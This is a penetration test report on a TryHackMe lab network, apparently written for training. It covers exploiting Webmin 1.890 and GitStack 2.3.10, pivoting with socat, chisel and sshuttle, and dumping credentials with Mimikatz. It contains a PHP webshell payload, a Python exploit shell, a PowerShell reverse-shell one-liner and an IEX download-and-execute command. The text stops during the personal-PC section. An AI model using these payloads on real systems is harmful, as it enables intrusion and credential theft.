Wreath Report

INTERNAL NETWORK PENETRATION TEST

Lucyn
HTTPS://TRYHACKME.COM/P/LUCYN

Table of Contents

1. Engagement Overview

1.1 Introduction

An old friend has a few servers running in his home network and has asked us to perform a penetration test on his internal network.

1.2 Objective

On the internal network, there are three machines, one of which is a public webserver. The second device is an internal server that hosts git, and the third is Thomas' personal computer, which runs antivirus software.

The goal of this test is to conduct an internal penetration test on Thomas' network. We have been tasked with gaining complete control of the network by compromising all three devices on it.

1.3 Methodology

We used a widely used approach to perform penetration testing, which was effective in determining how secure Thomas' internal network environments are. The table below details how we were able to identify and exploit the various systems, as well as all individual vulnerabilities discovered.

1.3.1 Information Gathering

The information-gathering phase of a penetration test is concerned with determining the scope of the penetration test. We were tasked with exploiting the internal network during this penetration test. The following IP addresses were used:

- 10.200.101.200
- 10.200.101.150
- 10.200.101.100

1.3.2 Service Enumeration

The service enumeration portion of a penetration test is concerned with determining which services are active on a system or systems. For an attacker, this is useful because it provides detailed information on potential attack vectors in a system. Understanding which applications are running on the system provides an attacker with important information before performing a penetration test. Some ports may not be listed in all cases.

1.3.3 Penetration

The assessment's penetration testing section focuses heavily on gaining access to a variety of systems. We were able to successfully gain access to three out of three systems during this penetration test.

1.3.4 Maintaining Access

As attackers, maintaining access to a system is critical; ensuring that we can re-enter a system after it has been exploited is priceless. The maintaining access phase of the penetration test ensures that after the focused attack, we have administrative access to the system again. Many exploits may only be exploitable once, and we may never be able to get back into a system once the exploit has been performed.

We copied the private RSA key and created administrative accounts on all compromised systems.

1.3.5 House Cleaning

The house cleaning portion of the assessment ensures that the penetration test remnants are removed. Often, fragments of tools or user accounts are left on an organization's computer, resulting in future security issues. It is critical that we are meticulous and that no traces of our penetration test remain.

1.3 Rules of Engagement

We were not permitted to change the passwords of any users who had not been created by us, nor were we permitted to delete any files. Whenever we upload any tools, we change their names to include our nickname in order to distinguish them from other people's tools.

1.4 Executive Summary

We were tasked with conducting an internal penetration test on Thomas's network. An internal penetration test is a targeted attack against internal systems. The goal of this test is to perform attacks on Thomas' internal network systems that are similar to those of a hacker. Our overarching goal was to evaluate the network, identify systems, and exploit flaws while reporting back to Thomas.

Several alarming vulnerabilities were discovered on Thomas's network during the internal penetration test. We were able to gain access to multiple machines during the attack, owing to outdated patches and poor security configuration. We had administrative access to multiple systems during the testing. All systems were successfully exploited, and access was granted.

1.5 List of Vulnerabilities

The following vulnerabilities were discovered during the penetration test of the internal network:

#	Finding	Severity
1	OS Command Injection	Critical
2	Unauthenticated Remote Code Execution	Critical
3	Vulnerable File Upload	Critical
4	Unquoted Service Path	Critical

2. Wreath Network Penetration Test

Port Scan Results

IP Address	Ports Open
10.200.101.200	TCP: 22, 80, 443, 10000
10.200.101.150	TCP: 80, 3389, 5985
10.200.101.100	TCP: 80, 3389

2.1 Public Web Server – 10.200.101.200

2.1.1 Initial Access – OS Command Injection

Vulnerability Explanation: The Web Server is running Webmin 1.890, which was released with a malicious backdoor containing a vulnerable parameter "expired" in password_change.cgi, allowing an attacker to remotely execute commands on the server as the root user without prior authentication.


Additional Information: https://nvd.nist.gov/vuln/detail/cve-2019-15107

Vulnerability Fix: Because the vendor has released a fix for the problem, simply upgrading Webmin will resolve the issue.


Severity: Critical

Steps to reproduce the attack: We discovered a proof-of-concept for that Webmin version while looking for an exploit. After reading and comprehending the discovered exploit, we sent a POST request from Burp Suite executing the "**id**" command to see if it worked. The screenshot below shows that it worked and that we can now run commands on the server as the root user.

Link to the exploit can be found here: https://github.com/foxsin34/WebMin-1.890-Exploit-unauthorized-RCE/blob/master/webmin-1.890_exploit.py#L21C24-L21C24



Knowing that the command injection works, we set up a **Netcat** listener and finally executed a bash reverse shell to get initial access to the server.



2.1.2 Post Exploitation

We discovered a private RSA key for SSH in the root's directory after gaining initial access to the web server (.200), allowing us to have persistent access to that server.

With SSH access to the web server (.200), we can now enumerate the network to discover hosts by using uploaded static Nmap. Using Nmap, we discovered four devices, two of which are in scope: a Git server (.150) and a personal computer (.100); the rest are not.

```
[root@prod-serv .siusiaczek]# ./nmap_Lucynos -sn 10.200.101.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-07-27 16:36 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-101-1.eu-west-1.compute.internal (10.200.101.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.18s latency).
MAC Address: 02:23:3F:A3:95:4B (Unknown)
Nmap scan report for ip-10-200-101-100.eu-west-1.compute.internal (10.200.101.100)
Host is up (0.00017s latency).
MAC Address: 02:14:68:53:CA:25 (Unknown)
Nmap scan report for ip-10-200-101-150.eu-west-1.compute.internal (10.200.101.150)
Host is up (0.00046s latency).
MAC Address: 02:FF:E0:70:8D:39 (Unknown)
Nmap scan report for ip-10-200-101-250.eu-west-1.compute.internal (10.200.101.250)
Host is up (0.00031s latency).
MAC Address: 02:CC:C0:0D:98:63 (Unknown)
Nmap scan report for ip-10-200-101-200.eu-west-1.compute.internal (10.200.101.200)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.88 seconds
```

Knowing this, we ran Nmap again, this time to look for open ports on these two machines; however, only the Git server returned any information, indicating that a firewall was in place. We discovered that the Git Server has some ports open on that machine. There are three of them: 80 (HTTP), 3389 (RDP), and 5985 (WinRM).

```
[root@prod-serv .siusiaczek]# ./nmap_Lucynos -sT 10.200.101.150

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-07-27 16:38 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-101-150.eu-west-1.compute.internal (10.200.101.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.030s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
```

When we discovered these ports, we used SSHUTTLE which allow us to create a VPN like connection from our attacking machine to the target network using SSH.

sshuttle -r root@10.200.81.200 --ssh-cmd “ssh -i id_rsa” 10.200.81.0/24 -x 10.200.81.200

2.2 Git Server – 10.200.101.150

2.2.1 Initial Access – Unauthenticated Remote Code Execution

Vulnerability Explanation: In the password field of the GitStack 2.3.10 application hosted by the Git Server, improper input validation was present, resulting in Unauthenticated Remote Code Execution (RCE).

Additional Information: https://nvd.nist.gov/vuln/detail/CVE-2018-5955

Vulnerability Fix: Following best-development practises, such as sanitising the user's input (in this case, the password parameter) before passing it to the exec function, will resolve the issue.

Severity: Critical

Steps to reproduce the attack: We were able to access the GitStack application hosted on Git Server (.150) by connecting to the internal network using SSHUTTLE. We discovered proof-of-concept for that application with minimal research. Then attempted to replicate the steps and create a PHP backdoor.

The link to the exploit can be found here: https://www.exploit-db.com/exploits/43777

From the screenshot above we see the base64 encoded string which represents some random username and payload within the password field which was taken from the exploit itself.

```
, auth=HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" > c:\GitStack\gitphp\exploit.php'))
```

After creating a backdoor we follow up and access it executing the "whoami" command, which returned "nt authority\system", indicating that we can run commands as a system on that machine.

After confirming that we can create a PHP backdoor and execute commands through it, we created a pseudo-shell script in Python for practice. The script creates a PHP backdoor and then allows us to run commands through it. An attacker must specify "raw" in front of the command in order to run it.

```python
#!/usr/bin/python3

import requests
import sys
from cmd import Cmd

class Terminal(Cmd):
    prompt = "Cmd # "

    def __init__(self):
        super().__init__()

    def do_raw(self, args):
        command = args
        print (backdoorReq(command))

def backdoorReq(command):
    url = "http://10.200.101.150/web/index.php?p=website.git&a=summary"
    headers = {
        "Authorization": "Basic dHdyZWF0aDpwICYmIGVjaG8gIjw/cGhwIHN5c3RlbSgkX1BPU1RbJ2EnXSk7ID8+IiA
        +IGM6XEdpdFN0YWNrXGdpdHBocFxleHBsb2l0X0x1Y3lub3MucGhw"
    }

    r = requests.get(url, headers=headers)

    url2 = f"http://10.200.101.150/web/exploit_Lucynos.php"
    data = {
        "a": command
    }
    r2 = requests.post(url2, data=data)
    return r2.content

term = Terminal()
term.cmdloop()
```

We want to run the reverse shell now that we have everything ready to run the commands. To get it, we will need to set up a relay from the Web server (.200) to our attacking machine. To accomplish this, we will employ the Socat tool.

To begin, we will run a command to create a firewall rule that will open port 16001, which we will listen to using Socat.

```
firewall-cmd --zone=public --add-port 16001/tcp
```

Then, after uploading Socat to the Web server (.200), we can set up a relay.

```
./socat tcp-l:16001 tcp:10.50.102.60:6001 &
```

The command listens on port 16001 for incoming connections and forwards them to our attacking machine, which in this case is 10.50.102.60 on port 6001.

With the relay in place, we can use the Pseudo code script to execute the reverse shell. In this reverse shell, we will specify the Web Server's IP address (10.200.101.200 in this case) and the port number on which we will listen with Socat (16001 in this case).

```
Cmd # raw powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('10.200.
101.200',16001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i
= $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.
Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );
$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII)
.GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$cli
ent.Close()"
```

Before we run the reverse shell, we need to set up a Netcat listener on our attacking machine to catch the reverse shell.

```
┌──(lucyn㉿Rabbit)-[~/Documents/tryhackme/network/wreath]
└─$ nc -nlvp 6001
listening on [any] 6001 ...
connect to [10.50.102.60] from (UNKNOWN) [10.200.101.200] 48996
whoami
nt authority\system
PS C:\GitStack\gitphp>
```

2.2.2 Post Exploitation

We can now download Mimikatz and extract hashes from the Windows machine because we now have a shell as a system. To download Mimikatz, we will need to create another relay using Socat, this time for our Python-hosted web server. On the attacking machine, first set up an HTTP web server in Python.

```
python3 -m http.server 80
```

Then, by creating a firewall rule, we will open a port on the Web server.

```
firewall-cmd --zone=public --add-port 16080/tcp
```

Socat can now be used to create a relay that listens on port 16080 and forwards traffic to our HTTP server on port 80 on our attacking machine. We have added a fork option, which launches every connection into a new process, and a reuseaddr option, which keeps the Socat listening to that port even when a connection is made, whereas normally when a connection is made to that port, the Socat closes that port, preventing any further connections.

```
# ./socat tcp-l:16080,fork,reuseaddr tcp:10.50.102.60:80 &
```

Once the relay is ready and the HTTP server is configured on our attacking machine, we can use `Invoke-WebRequest` to upload Mimikatz to the `C:\Windows\System32\spool\drivers\color` directory.

```
PS C:\Windows\System32\spool\drivers\color\siusiaczek> iwr -uri 10.200.101.200:16080/utilities/mimikatz.exe -outfile mimikatz.exe
PS C:\Windows\System32\spool\drivers\color\siusiaczek> dir


    Directory: C:\Windows\System32\spool\drivers\color\siusiaczek


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        28/07/2023     11:59        1355264 mimikatz.exe
```

We can run the Mimikatz once it is on the Git server (.150) and extract hashes from that machine. Please keep in mind that in order for Mimikatz to be successful, the attacker must run it from a System IL or High IL shell; if they find themselves in a Medium IL shell, they must bypass UAC to elevate their shell. We have System IL in our case.

```
.\mimikatz.exe “privilege::debug” “token::elevate” “lsadump::sam” “exit”
```

With hashes in hand, we try to log in through WinRM using the pass-the-hash method with the administrator NTLM hash that we get from the Mimikatz, and then we proceed to enumerate the last remaining machine, a personal PC (.100). To begin, we run a port scanner. We used Empire's Invoke-Portscan PowerShell script for this. We used Invoke-Expression to download and run a script in memory. We modified a script to run the desired scan once it was downloaded and executed in memory.

```
        }
    }
}
Invoke-Portscan-Lucyn -Hosts 10.200.101.100 -TopPorts 50
```

Following the completion of the scan, the results revealed that two ports were open: 80 (HTTP) and 3389 (RDP).

```
IEX(New-Object Net.WebClient).downloadString('http://10.200.101.200:16080'/utilities/Invoke-Portscan-Lucyn.ps1')
```

Knowing that there is a website hosted on a personal computer (.100) and that we have complete control over the Git server (.150), we began looking for potential repositories to find some useful information. After some searching, we discovered a Website.git and downloaded it with Evil-WinRM.

```
download Website.git
```

Once we have that repository on our attacking machine, we can extract it using the GitTools extractor. First, we will need to rename that repository from Website.git to .git and then use extractor. The extractor we used is available here: https://github.com/internetwache/GitTools.


```
drwxr-xr-x 7 lucyn lucyn 4096 Jul 29 12:35 ..
-rwxr-xr-x 1 lucyn lucyn 2594 Jul 23 17:35 extractor.sh
drwxr-xr-x 6 lucyn lucyn 4096 Jul 29 12:35 .git
drwxr-xr-x 2 lucyn lucyn 4096 Jul 29 12:34 website

┌──(lucyn㉿Rabbit)-[~/…/tryhackme/network/wreath/loot]
└─$ ./extractor.sh . website/
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[+] Found commit: 70dde80cc19ec7670456799673889482 8f4ee895
[+] Found folder: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/css
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/css/.DS_Store
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/css/bootstrap.min.css
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/css/font-awesome.min.css
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/css/style.css
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/favicon.png
[+] Found folder: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/fonts
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/fonts/.DS_Store
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/fonts/FontAwesome.otf
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/fonts/fontawesome-webfont.eot
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/fonts/fontawesome-webfont.svg
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/fonts/fontawesome-webfont.ttf
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/fonts/fontawesome-webfont.woff
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/fonts/fontawesome-webfont.woff2
[+] Found folder: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/img
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/img/.DS_Store
[+] Found file: /home/lucyn/Documents/tryhackme/network/wreath/loot/website//0-70dde80cc19ec7670456799673889482 8f4ee895/img/img-profile.jpg
```

After extracting is finished, we begin our static analysis of the source code. We find the upload function and its defensive mechanics. From the source code, we see that the upload function uses a whitelist for the image extensions that are allowed. In the code, we also notice that the getimagesize() function is used which checks the size of the image.


```
3   if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
4       $target = "uploads/".basename($_FILES["file"]["name"]);
5       $goodExts = ["jpg", "jpeg", "png", "gif"];
6       if(file_exists($target)){
7           header("location: ./?msg=Exists");
8           die();
9       }
10      $size = getimagesize($_FILES["file"]["tmp_name"]);
11      if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
12          header("location: ./?msg=Fail");
13          die();
14      }
15      move_uploaded_file($_FILES["file"]["tmp_name"], $target);
16      header("location: ./?msg=Success");
17      die();
18  } else if ($_SERVER["REQUEST_METHOD"] == "post"){
19      header("location: ./?msg=Method");
20  }
```

We find this source code within the resource's directory. Knowing all of this we now want to access this website.

In order to access this website, we will use a chisel to make a tunnel connection with a combination of SSHUTTLE. First, we will download Chisel on the Git Server (.150) using Invoke-WebRequest, and then we will run it hosting a socks server on the Git Server.



Now we can connect to that chisel server from our attacking machine using the chisel client.



2.3 Personal PC – 10.200.101.100


2.3.1 Initial Access – Vulnerable File Upload

Vulnerability Explanation: The website that is hosted on a personal computer has a File Upload Vulnerability which allows an adversary to upload a backdoor and allowing the attacker to execute code on the server.


Vulnerability Fix: Following best-development practises, will resolve the issue.

Severity: Critical


Steps to reproduce the attack: With having establish tunnel, we view the website. We enter /resources/ directory and we are prompted to enter username and password. From Mimikatz we have the NTLM hash of Thomas, so we take that hash to the CrackStation and successfully crack it and enter the password.



We can upload an image after successfully logging in, but first we set up Burp Suite to monitor traffic from that website. To accomplish this, we must enter Burp Suite settings. Select "use SOCKS proxy" and specify the socks connection we want to use, in our case localhost on port 6080, just as we specified using the chisel.



